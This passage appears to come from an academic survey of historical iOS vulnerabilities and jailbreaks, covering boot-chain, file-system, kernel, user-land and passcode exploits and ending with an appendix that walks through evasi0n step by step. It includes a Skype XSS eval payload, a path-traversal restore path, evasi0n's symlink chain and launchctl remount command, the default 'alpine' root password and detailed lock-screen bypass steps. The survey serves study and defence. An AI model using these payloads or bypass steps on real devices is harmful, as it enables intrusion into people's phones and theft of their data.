Kernel space	This category includes any exploit targeting the kernel, usually to bypass a security feature of iOS such as code signing, ASLR / KASLR and boot untethering. Note that these exploits can be triggered from user land applications.
User land	Any exploits involving native application bundled with the device or third party application (Facebook, Twitter, Google, etc.). This kind of attack can be used to evade the sandbox or execute code.
Passcode related	This category includes any exploit and attack toward the passcode protection protecting access to important parts of the file system and sensitive information.

5.1 Boot chain

The boot chain developed by Apple, shown in Figure 7, is a chain of trust where each component verifies the signature of the previous component. The BootROM is the initial binary code executed; it calls the low-level boot loader (LLB). The LLB then calls iBoot, a high-level boot loader (similar to OSX boot loader and Linux GRUB) that loads the specific kernel.




Figure 7: Normal boot chain

Figure 8 show the DFU mode used to restore a signed firmware. This low-level mechanism protects the device from any software problem breaking the normal boot (it also increases confidence in using jailbreaking tools for end users). The user can enter DFU mode by using this special buttons sequence:

1. Plug the device in a computer using USB cable;
2. Turn off the device;
3. Hold the Power button for 3 seconds;
4. Hold the Home button without releasing the Power button for 10 seconds;
5. Release the Power button without releasing the Home button;
6. Keep holding the Home button until iTunes (or any other tools) alert.




Figure 8: DFU mode boot chain

5.1.1 Pwnage (1.0 et 2.0)

The first version of this vulnerability exists in early devices (iPhone 1 and iPod Touch 1). This exploit uses a boot sequence vulnerability (bad chain of trust) where Apple assumes that if data is in the “NOR” (flash chip the application processor boots from), it is secure.

iBoot signature checks everything it runs, but since the low-level boot loader (LLB) does not check iBoot and the boot ROM does not check LLB, once the device is booted in secure environment, Apple supposes that everything is secure.

In the next device generation (iPhone 3G), Apple modified the chain of trust so that images written to NOR could verify one other. LLB would verify iBoot, making the exploit unusable, but the boot rom also had vulnerabilities (exploited in Pwnage 2.0).

The iPhoneWiki (9) contains a very detailed description of these exploits.

5.1.2 Limera1n

iOS version	All
Related CVE	-
Related Jailbreak	Multiple

Presents in many devices (iPhone 3G, 3GS, 4 (GSM), iPad 1G, iPod touch 3G and 4G, Apple TV 2G), this exploit permits untethered jailbreak. It has been released mainly to pressure another hacker team into not releasing the SHAtter (another very similar boot rom exploit) so they could save it for the next iOS release, since Apple had already found Limera1n's vulnerability through internal testing.

Limera1n uses a null pointer dereference vulnerability (called usb_control_msg(0x21, 2), a vulnerability giving access to the first 0x2000 bytes in iBoot) to load two different payloads at two different stages (in DFU and then in recovery mode). Even though the main boot rom exploit is undisclosed, it is known to use an exploit (same as Pwnage, see 5.1.1) where a segment overflow allows bypassing signature checks on the LLB. Since it is hardware related, this vulnerability is not "fixable" through iOS update, which means that affected devices will have a tether jailbreak forever.

5.2 File system access

5.2.1 Mobile backup exploit

The MobileBackup service is used to create file system backup and to restore them directly from the device. The service is trigger by Apple iTunes software or within the device using online backup (iCloud). Various MobileBackup exploits have been developed by jailbreakers in order to achieve code injection or to alter files without having privilege. Directories that can be handled by MobileBackup are separated by "domain".

Finally, security experts have developed the "libiMobileDevice" tool that offers a complete MobileBackup interface (and lots of features). It has been integrated into several open source projects involving iPhone on Linux and OS X.

5.2.1.1 Mobile backup Copy

iOS version	1.0 to 3.2.1 / 4.0
Related CVE	-
Related Jailbreak	Spirit

This vulnerability is probably one of the simplest ever discovered. It implies that when restoring files to relative path (i.e. containing "..") using MobileBackup service (see 5.2.1), you get to the previous folder. Of course, Apple checks for this and ensure there is no relative path when copying files trough the restore process. For unknown reasons, this check is omitted for some particular paths/files. The Spirit jailbreak, for example, exploits this vulnerability by restoring to this path:

```
Library/Preferences/SystemConfiguration/../../../../../var/db/launchd.db/com.apple.launchd/overrides.
plist
```

It can therefore write almost anywhere on the device file system. This is comparable to the symbolic link vulnerability.

5.2.1.2 Symbolic Link Vulnerability

iOS version	1.0 to 6.1.2
Related CVE	CVE-2013-0979
Related Jailbreak	Evasi0n

This vulnerability is somehow related and almost as simple as the mobile backup copy vulnerability (see 5.2.1.1). It works by using the same MobileBackup service and getting access to the file system through a very basic trick.

By creating and using a symbolic link in the "MediaDomain" directory pointing to the root of the file system, for example, evasi0n's jailbreak gets access to anywhere it wants in the file system. This is pretty simple, and has been used extensively to achieve evasi0n's jailbreak code injection.

5.2.2 SSH Ramdrive

This “tool” supports all devices up to the A4 processor, and is impossible to fix through updates (independent of iOS version). It uses a boot rom exploit (both Pwnage and Limera1n, see 5.1) to gain root access in DFU mode, loads and boot a ram drive and then launch an SSH server. This gives the user full shell access to the device, including access to both file system partitions.

This exploit is particularly interesting to transfer information back and forth with the device. It is possible to load different tools at will by uploading files trough SFTP and executing them through an SSH client. It is a very powerful forensics tool, giving access - including but not exclusively – to all the users databases (contacts, agenda, messages sent/received, phone history, etc.), and everything that is stored on the device. Note that the databases are in SQlite format, which is widespread among Apple products and therefore easy to process.

5.3 Kernel space

5.3.1 iOS 4 and before

5.3.1.1 IOSurfaceRoot integer overflow

iOS version	4.0 to 4.0.1
Related CVE	CVE-2010-2973
Related Jailbreak	JailbreakMe 2.0 (Star)

This vulnerability has been used in the JailbreakMe 2.0 tools in order to create the privilege escalation stage by using memcpy() function to overwrite (integer overflow) some important structures of the Kernel and deactivate protections. The exploit could be initiated through the browser’s process (MobileSafari) which runs as “mobile” user. The user simply needs to navigates a web page and slides the JailbreakMe slider. A very detailed description and exploit source code has been presented by Chen Xiaobo and Xu Hao (7).

5.3.1.2 IOMobileFrameBuffer Type conversion issue

iOS version	4.2.9 to 4.3.3
Related CVE	CVE-2011-0227
Related Jailbreak	JailbreakMe 3.0 (Saffron)

Before the release of iOS 4.3.3, the kernel would allow bad type conversion of IOMobileFrameBuffer object. The user can control a "vtable" function pointer in order to achieve code execution. This vulnerability has been used to apply several patches to the kernel by using the ROP technic.

Like for the IOSurface vulnerability, Chen Xiaobo and Xu Hao (7) have documented a detailed process of the exploit.

5.3.2 iOS 5

5.3.2.1 HFS buffer overflow

iOS version	3.0 to 5.0.1
Related CVE	CVE-2010-0642
Related Jailbreak	Absynthe

This vulnerability has been found by using the fuzz-testing method (see 3.1.1) over the HFS btree parser on iOS 5. Using a crafted catalog file in an HFS disk image, remote attackers could execute arbitrary code or cause a denial of service (device crash). It has been exploited to create the kernel space part of the Absynthe jailbreak. Like the Racoon vulnerability, the author has disclosed very detailed information about the process involved for his exploit (see 5.4.5).

5.3.3 iOS 6

5.3.3.1 IOUSBDeviceFamily Vulnerability

iOS version	6.0 to 6.1.3
Related CVE	CVE-2013-0981
Related Jailbreak	Evasi0n

Used in evasi0n, this vulnerability allows a user space controlled application to execute arbitrary code through a malformed pipe object pointer. Since the object is not validated (as long as it is not null), the application can call IOUSBDeviceInterface via USB (com.apple.security.device.usb). This vulnerability has been fixed in iOS 6.1.3

5.3.3.2 ARM Exception Vector Info Leak

iOS version	6.0 to 6.1.2
Related CVE	CVE-2013-0978
Related Jailbreak	Evasi0n

Used to bypass Kernel Address Space Layout Randomization (KASLR), this vulnerability uses the ARM vector table residing at a fixed address. By calling the instruction "Data Abort" in this vector table, evasi0n could catch the exception thrown and grab the kernel base address (since the exception was called from IOUSBDeviceFamily). This effectively renders the iOS 6 KASLR useless, even if the kernel base address position is randomized to 2^9 possibilities.

5.3.3.3 AMFID code signing evasion

iOS version	1.0 to 6.1.2
Related CVE	CVE-2013-0977
Related Jailbreak	Evasi0n

This widespread method for evading code signing has been used by developers who wanted to avoid certification while being able to deploy on test devices. It redefines the code verification functions called by the kernel to always return "ok". Using an empty library (which only redefines the signed code verification function) and lazy bindings, the entire code signing function is rendered useless

Evasi0n redefines these functions in its "amfi.dylib" file:

```
_kMISValidationOptionValidateSignatureOnly
(_kCFUserNotificationTokenKey from CoreFoundation)

_kMISValidationOptionExpectedHash (_kCFUserNotificationTimeoutKey from CoreFoundation)

_MISValidateSignature (_CFEqual from CoreFoundation)
```

5.4 User land

5.4.1 libTiff Buffer Overflow

iOS version	1.0 to 1.1.1

Related CVE	CVE-2006-3459 / 3461
Related Jailbreak	JailbreakMe 1.0

One of the first publicly known and exploited vulnerability is the libTiff library (version 3.4 to 3.8.1), present in MobileMail and MobileSafari. Opening a maliciously crafted file (TIFF image) could lead to an application crash or arbitrary code execution (privilege escalation). This exploit is available in MetaSploit 3.7 (free penetration testing tool).

For more details, see the complete review of this vulnerability and its exploitations in the document iPhone Security Analysis, 2008 (13).

5.4.2 SMS Arrival DoS

iOS version	1.0 to 3.0
Related CVE	CVE-2008-2815
Related Jailbreak	JailbreakMe 1.0

This vulnerability has been discovered through fuzz testing by a security expert during the early days of iOS by using a custom SMS generator. The problem comes from the fact that the "CommCenter" service, responsible for handling SMS in iOS, runs under super user privilege. The exploit generates a null pointer dereference allowing code execution with escalated privilege. The user can have his iOS device hacked by receiving a single SMS message.

5.4.3 Malformed CFF Vulnerability

iOS version	1.0 to 4.0.1
Related CVE	CVE-2010-1797
Related Jailbreak	JailbreakMe 2.0

Similarly to the libTiff vulnerability (see 5.4.1), the Malformed CFF Vulnerability can be exploited to achieve code execution simply by opening a custom crafted PDF document that renders a specific font. It has a very high potential of malware and the author of the exploit publicly released the patch for this vulnerability along with its JailbreakMe 2.0 software (installing the jailbreak actually patch the vulnerability). By using the ROP method (see 3.1.3), the jailbreak could inject code and patch the kernel.

5.4.4 SMS Spoofing

iOS version	1.0 to 5.1.1
Related CVE	CVE-2012-3744
Related Jailbreak	-

SMS spoofing has been around for a long time and it is not related to iOS only. The user data header section (UDH) of SMS messages can be forged by using simple tools (ex: 'sendrawpdu' python tool for iOS 5). iOS does not validate the message origin by verifying the "reply-to" field (which is why this weakness has been included in this document as an iOS vulnerability). Replying to such crafted messages could lead to the divulgation of personal information to a malicious person/organisation.

5.4.5 Racoon configuration file

iOS version	1.0
Related CVE	CVE-
Related Jailbreak	Absynthe

Racoon is an open source IPsec daemon that isenabled by default on iOS and used when the user setup an IPsec connection. By fuzz-testing (see 3.1.1) security experts discovered a string format overflow in its configuration file, similar to another one found in the same library in 2001. The Corona is based on this exploit as the jailbreak is applied on every boot by launching the daemon with this command:

```
racoon –f racoon-exploit.conf
```

The format string is used to copy and execute more than 600k of ROP payload instructions and then it proceeds to trigger a Kernel exploit (see 5.3.2.1). Very detailed explanation of this exploit is available through its author's blog (14) and he also commented it at the WWJC 2012 conference (15).

5.4.6 Skype XSS

Discovered in 2011, this user land vulnerability is present in Skype 3.0.1 and has been fixed with iOS 3.5.84. It allows an attacker to use javascript cross-scripting to access various sandboxed data such has the address book, the user pictures and other documents.

The exploit use the following HTML / Javascript as the attacker "Full Name".

```
<iframe id=m src=http:example.com/r onload=eval(/j.*/(m.location)[0])>
```

The 'WebKit' engine will execute this code when the target tries to display the full name of the attacker upon receiving a message, shown in Figure 9**.**




Figure 9: Skype XSS message vulnerability

Example of a file that can be accessed:

```
/var/mobile/Library/AddressBook/AddressBook.sqlitedb
```

5.4.7 Nonuse/Misuse of DataProtection API

When the user locks the device, the DataProtection API enforces file system encryption for sensitive files on a "per application" basis (see 2.4). The problem lies in the fact that this mechanism needs to be activated by the application developer. This weakness has been observed in major applications (Facebook, Dropbox, etc.) and could leak very sensitive data through various ways such has:

- File system access (ex: Backup, SSH Ramdrive, etc.);
- AFC services (ex: iTunes, iExplorer, DiskAid, dock usb, etc.);
- MobileBackup services (ex: iTunes, libiMobileBackup).

For example, the Facebook application in 2012 did not encrypt information such as:

- com.Facebook.Facebook.plist (important configuration file);
- Complete "oAuth" keys;
- The whole image cache (image of friends, photos of the user, etc.).

5.4.8 LinkedIn Unencrypted Data Transfert

Reported in June 2012 by an independent security firm and fixed shortly after, LinkedIn application transferred private calendar events to its servers by using JSON format. The vulnerability in this case was in fact the absence of security as the information was not encrypted by any mean (not even HTTPS) like shown in the IMAGEX, exposing the user's private information to "man in the middle" attacks. Surprisingly, using unencrypted JSON format seems to be common has it has been noted in other popular applications as well.


```
{"calendar":{"calendarOptIn":true,"values":[{"e
vents":[{"organizer":{"name":"Adi Sharabani","e
mail":"adi@skycure.com"},"id":"635D0B49-1A84-44
5E-9FCD-00F975468B90:03E3338028A54FC0945BA33119
C297A700000000000000000000000000000000","notes"
:"AT&T conference call:\n USA:1-800-225-5288\n
Passcode:4218000#","endDate":"1338559200000","s
tartDate":"1338555600000","attendees":[{"name":
"Yair Amit","email":"yair@skycure.com"}],"title
":"Confidential:  Internal financial results"}]
,"timestamp":"1338498000000"}]}}
```


Figure 10: LinkedIn clear-text JSON weakness

5.4.9 GPS Position tracking

Many of the iPhone's features required GPS data to be cached for a while to operate correctly (the compass, Map application, etc.). Affected iOS versions silently recorded latitude, longitude and timestamp in a SQLite database saved at this location:

```
/private/var/root/Library/Caches/locationd/consolidated.db
```

Attackers and forensic investigators (having full file system access or an unencrypted iTunes backup) could retrieve this file easily and retrace the user's itinerary trough all GPS coordinates recorded. Apple mitigated this issue by reducing the time frame of saved GPS coordinates to one week. It also stopped collecting GPS data when it is not required.

Tools have been created to easily visualize the latitude and longitude over a map as shown in Figure 11.




Figure 11: iPhoneTrackerWin 1.5 iOS GPS data visualization tool

5.4.10 Jailbreak default SSH password

Jailbroken devices always define the same password ('alpine') for the 'root' account and most users do not change this password for lack of knowledge. Moreover, previous jailbreaks installed 'sshd' (SSH Daemon) by default, rendering almost all security features of iOS useless. Since exploiting this vulnerability has permitted the creation of various worms, recent jailbreaks no longer install 'sshd' by default.

The 'ikee.a' worms (four variants exist), created by an Australian hacker in 2009, changes the wallpaper of the device as shown in Figure 12. It replicates it-self among devices by scanning neighborhood 3G IP range for other jailbroken phone with port 22 (SSH) open.




Figure 12: 'ikee.a' infected iOS device displaying a Rick Astley wallpaper

Another more nefarious variant of this worm, the 'ikee.b' variant, has been spread in late 2009 in Europe (it scanned specifics European IP ranges). This worm was controlled by a botnet and asked the user for a 5$ money transfer (via Paypal). Figure 13 shows the wallpaper set by 'ikee.b'.

Figure 13: 'ikee.b' infected iOS device modified wallpaper

5.5 Passcode

5.5.1 Passcode brute force attack

Since iOS 4, the user passcode is used for encryption (for example, using DataProtection API). It has been demonstrated that weak passcode can be brute forced using advanced technique. The Sogeti team has developed the iphone-dataprotection tools and presented their brute-froce attack during the HITB Amsterdam 2011 (5). The Table 4 present time required to brute force various passcode lengths.

Table 4: Passcode brute force attack duration.

Passcode Complexity	Time to brute force
4 digits	18 minutes
4 characters	51 hours
5 characters	8 years

8 characters	13000 years

The attack can't be executed through the Spring Board because the default security configuration is to wipe the entire device after 10 failed attempts (this configuration can't be known in advance). The attack needs to be executed by the device (using SSHD ramdrive, see 5.2.2) by calling the "AppleKeyStore" kernel function. This function uses various ID (device ID, user ID, file ID, etc.) all derived either from hardware, file header, or the passcode. This protects the device against pre-computed rainbow tables.

5.5.2 Passcode bypass

Each iOS versions released so far has been found vulnerable to passcode bypass from an attacker with physical proximity. When the attacker has gained access to the 'Phone' application, it also has access to the user's photos, contacts, sending email and SMS message. Furthermore, the USB connection protection is also circumvented, which allows the transfer of non-protected files through AFC services and MobileBackup.

With iOS 3, the worst case of such vulnerability has proven possible to gain access to the full 'Spring Board' application and thus, removing any protection to the user's privacy (especially since the DataProtection API was introduced with iOS 4.0).

5.5.2.1 iOS 4.0

iOS version	4.0 to 4.1
Related CVE	CVE-2010-4012
Related Jailbreak	-

Steps to by bypass the lock screen on iOS 4.0 to 4.1:

1. Starting with a properly locked iPhone, activate the 'Slide To Unlock' slider;
2. Touch 'Emergency Call';
3. Compose '###' and touch 'Call';
4. Immediately press the lock button, timing is very important; and
5. If succeed, you have gain access to the phone application.

5.5.2.2 iOS up to 6.1.2

iOS version	1.0 to 6.1.2 (after iPhone 3GS)
Related CVE	CVE-2013-0980
Related Jailbreak	-

Steps to by bypass the lock screen on iOS up to 6.1.2:

1. Start with a properly locked device, then ‘Slide to Unlock’;
2. Touch ‘Emergency Call’;
3. Hold the lock button 3 seconds, when asked to shut the device down, touch ‘Cancel’;
4. Compose either ‘112’, ‘911’ or any other emergency number;
5. Touch ‘Call’ and immediately ‘Cancel’ (do not actually make the call);
6. Press the lock button (without holding it);
7. Press the home button (to bring the lock screen again) and slide to unlock;
8. Hold the lock button 3 seconds and touch ‘Emergency call’ (this is the tricky part);
9. If succeed, you have gain access to the phone application.

6 Conclusion

During this project, iOS security model and its main vulnerabilities, mostly related to recent versions of iOS, were studied. Despite all the efforts put by Apple to develop a solid ecosystem, multiple vulnerabilities were exploited over time. However, a general observation is that Apple is doing a lot of work to constantly enhance the security surrounding its products. Various update are produce when critical vulnerabilities are exploited. Within a couple of days or weeks, patches are available to update the iOS system.

Throughout this work, jailbreaks were also studied as jailbreakers are the most proactive players related to vulnerabilities discovery. Given that jailbreakers intents are not to produce virus or malwares, they are also open to put interesting material on Internet (blog, GitHub, etc.).

Jailbreakers have to be more and more creative, imaginative (and lucky), during their vulnerabilities research. To bypass all the security layers, jailbreaks have become very complex and are composed of multiple exploited vulnerabilities. The process has become so complex that hackers have to team up to take advantage of each member's skills to develop a jailbreak.

A major version of iOS (version 7) is awaited within a few months. It will be interesting to examine if Apple has change iOS security model to add new layers or simply enhance existing one, in an attempt to deceive hackers.

References

1. **Miller, Charlie, et al., et al.** *IOS Hacker's Handbook.* New York : John Wiley & Sons Inc, 2012.

2. **Miller, Charlie (Accuvant Labs).** SyScan. *Don't Hassle The Hoff: Breaking iOS Code Signing.* Taipei : s.n., 2011.

3. **Esser, Stefan (SektionEins).** CanSecWest. *iOS 5 - An Exploitation Nightmare?* Vancouver : s.n., 2012.

4. **Esser, Stefan (SektionEins)**. HITBSecConf. *iPhone Exploitation: One ROPe to Bind Them All?* Malaysia : s.n., 2011.

5. **Bédrune, Jean-baptiste, Sigwald, Jean (Sogeti).** HITBSecConf. *iPhone Data Protection in-Depth.* Amsterdam : s.n., 2011.

6. **Mulliner, Collin, Miller, Charlie.** Fuzzing the Phone in your Phone. Berlin : s.n., 2009.

7. **Xiaobo, Chen, Hao, Xu.** SyScan+360. *Find Your Own iOS Kernel Bugs.* Beijing : s.n., 2012.

8. **Esser, Stefan (SektionEins).** Black Hat. *iOS Kernel Exploitation.* Las Vegas : s.n., 2011.

9. **evasi0n**. *The iPhone Wiki.* [Online] http://theiphonewiki.com/wiki/Evasi0n.

10. **Mandt, Tarjei.** From USR to SVC: Dissecting the 'evasi0n' Kernel Exploit. *Azimuth Security Blog.* [Online] Azimuth Security, Febuary 13, 2013. http://blog.azimuthsecurity.com/2013/02/from-usr-to-svc-dissecting-evasi0n.html.

11. **Morgan, Peter, Smith, Ryan, Thomas, Braden, Thomas, Josh.** Evasi0n Jailbreak's Userland Component. *Accuvant Labs RawTech blog.* [Online] Accuvant Labs, Febuary 4, 2013. http://blog.accuvantlabs.com/blog/bthomas/evasi0n-jailbreaks-userland-component.

12. ***CVE Details****: The Ultimate Security Vulnerability Datasource.* [Online] http://www.cvedetails.com/.

13. **Pandya, Vaibhav Ranchhoddas.** *iPhone Security Analysis.* 2008.

14. **Cyrill, (pod2g).** Details on Corona. *pod2g's iOS blog.* [Online] 1 2, 2012. http://www.pod2g.org/2012/01/details-on-corona.html.

15. **Cyrill, (pod2g)**. WWJC. *Jailbreak Techniques.* 2012.


16. **Greenberg, Andy.** Inside Evasi0n, The Most Elaborate Jailbreak To Ever Hack Your iPhone. [Online] Forbes, Febuary 5, 2013. http://www.forbes.com/sites/andygreenberg/2013/02/05/inside-evasi0n-the-most-elaborate-jailbreak-to-ever-hack-your-iphone/.

17. **Esser, Stefan.** CanSecWest. *iOS 5 - An Exploitation Nightmare?* Vancouver : s.n., 2012.

Appendix A

Evasi0n jailbreak, steps by steps explanations.

Objectives **Steps** **Explanations** **Vulnerabilities**



STAGE 2

Objectives	Steps	Explanations	Vulnerabilities
Grants all programs access to the time zone file and access to launchd	Create empty backup		
	Create data inside backup • directory: Media/ • directory: Media/Recordings/ • symlink: Media/Recordings/.haxx -> /var/db • symlink: Media/Recordings/.haxx/timezone -> /var/tmp/launchd	Creates a symlink called /var/db/timezone that points to /var/tmp/launchd.	Symbolic Link Vulnerability: By restoring files, directories and symlinks to the iOS device, the path is carefully checked, so that no write accesses outside of certain domains are possible. By creating a symlink that points to somewhere else, it is possible to overcome this limitation.
	Upload backup		
	sends malformed PairRequest packet to lockdownd	Sending lockdownd a malformed PairRequest command, causes lockdownd to chmod 777 /var/db/timezone so that it is accessible to mobile (and all users). Lockdownd is the main daemon that operates on commands received over USB, and is used to start/stop other services, such as MobileBackup and AFC. Since lockdownd runs as root and the user can communicate to it, abusing it to perform unintended tasks has become common in recent jailbreaks.	It isn't clear whether this is a vulnerability in lockdownd or in an underlying library or framework.
	Create data inside backup • symlink: Media/Recordings/.haxx/timezone -> /var/tmp/launchd/sock	changes the timezone symlink as follows: Symlink: Media/Recordings/.haxx/timezone -> /var/tmp/launchd To Symlink: Media/Recordings/.haxx/timezone -> /var/tmp/launchd/sock	Symbolic Link Vulnerability: By restoring files, directories and symlinks to the iOS device, the path is carefully checked, so that no write accesses outside of certain domains are possible. By creating a symlink that points to somewhere else, it is possible to overcome this limitation.
	Upload backup		
	sends malformed PairRequest packet to lockdownd	Sending lockdownd a malformed PairRequest command, causes lockdownd to chmod 777 /var/db/timezone/sock so that it is accessible to mobile (and all users). The jailbreak program inserts a "symbolic link" in that time zone file, a shortcut from one place in an operating system to another. In this case the link leads to a certain "socket," a restricted communications channel between different programs. Evasi0n alters the socket that allows programs to communicate with a program called Launch Daemon, abbreviated launchd, a master process that loads first whenever an iOS device boots up and can launch applications that require "root" privileges, a step beyond the control of the OS than users are granted by default. That means that whenever an iPhone or iPad's mobile backup runs, it automatically grants all programs access to the time zone file and, thanks to the symbolic link trick, access to launchd.	It isn't clear whether this is a vulnerability in lockdownd or in an underlying library or framework.
	Upload Cydia	Uploading a Cydia and packagelist tarfile to the phone. This isn't used immediately, but is uploaded for use after the jailbreak is complete.	
Make the root file system writable. (make persistent changes on the system partition)	Launch DemoApp	Next, the user is instructed to run the Jailbreak app (actually DemoApp.app) on their phone. Recall what that app did: #!/bin/launchctl submit -l remount -o /var/mobile/Media/mount.stdout -e /var/mobile/Media/mount.stderr -- /sbin/mount -v -t hfs -o rw /dev/disk0s1s1 With the environment variable LAUNCHD_SOCKET = /private/var/tmp/launchd/sock This variable is exported when invoking a command via the launchd command line. It informs launchctl how to find the correct launchd socket for communications. Unlike most other things on iOS, launchd's IPC mechanism operates through unix domain sockets. There are also multiple launchd processes – one running as each user. On iOS, there is one running as root, and one running as mobile. So the user, as mobile, is executing launchctl via DemoApp.app. However, launchctl is not talking to the mobile user's launchd. Instead, it is talking to the root user's launchd, via the launchd socket that was exposed via UNIX permissions using the /var/db/timezone vulnerability. Since the root user's launchd runs as root, this job will be run as root. The job will remap the system partition as read-write, allowing the exploit to then make persistent changes on the system partition that will execute as root in the early boot environment.	Shebang trick

Objectives **Steps** **Explanations** **Vulnerabilities**

Stage 3

Allow any unsigned binary to run

Create empty backup

Create data inside backup

- directory: Media/
- directory: Media/Recordings/
- symlink: Media/Recordings/.haxx -> /
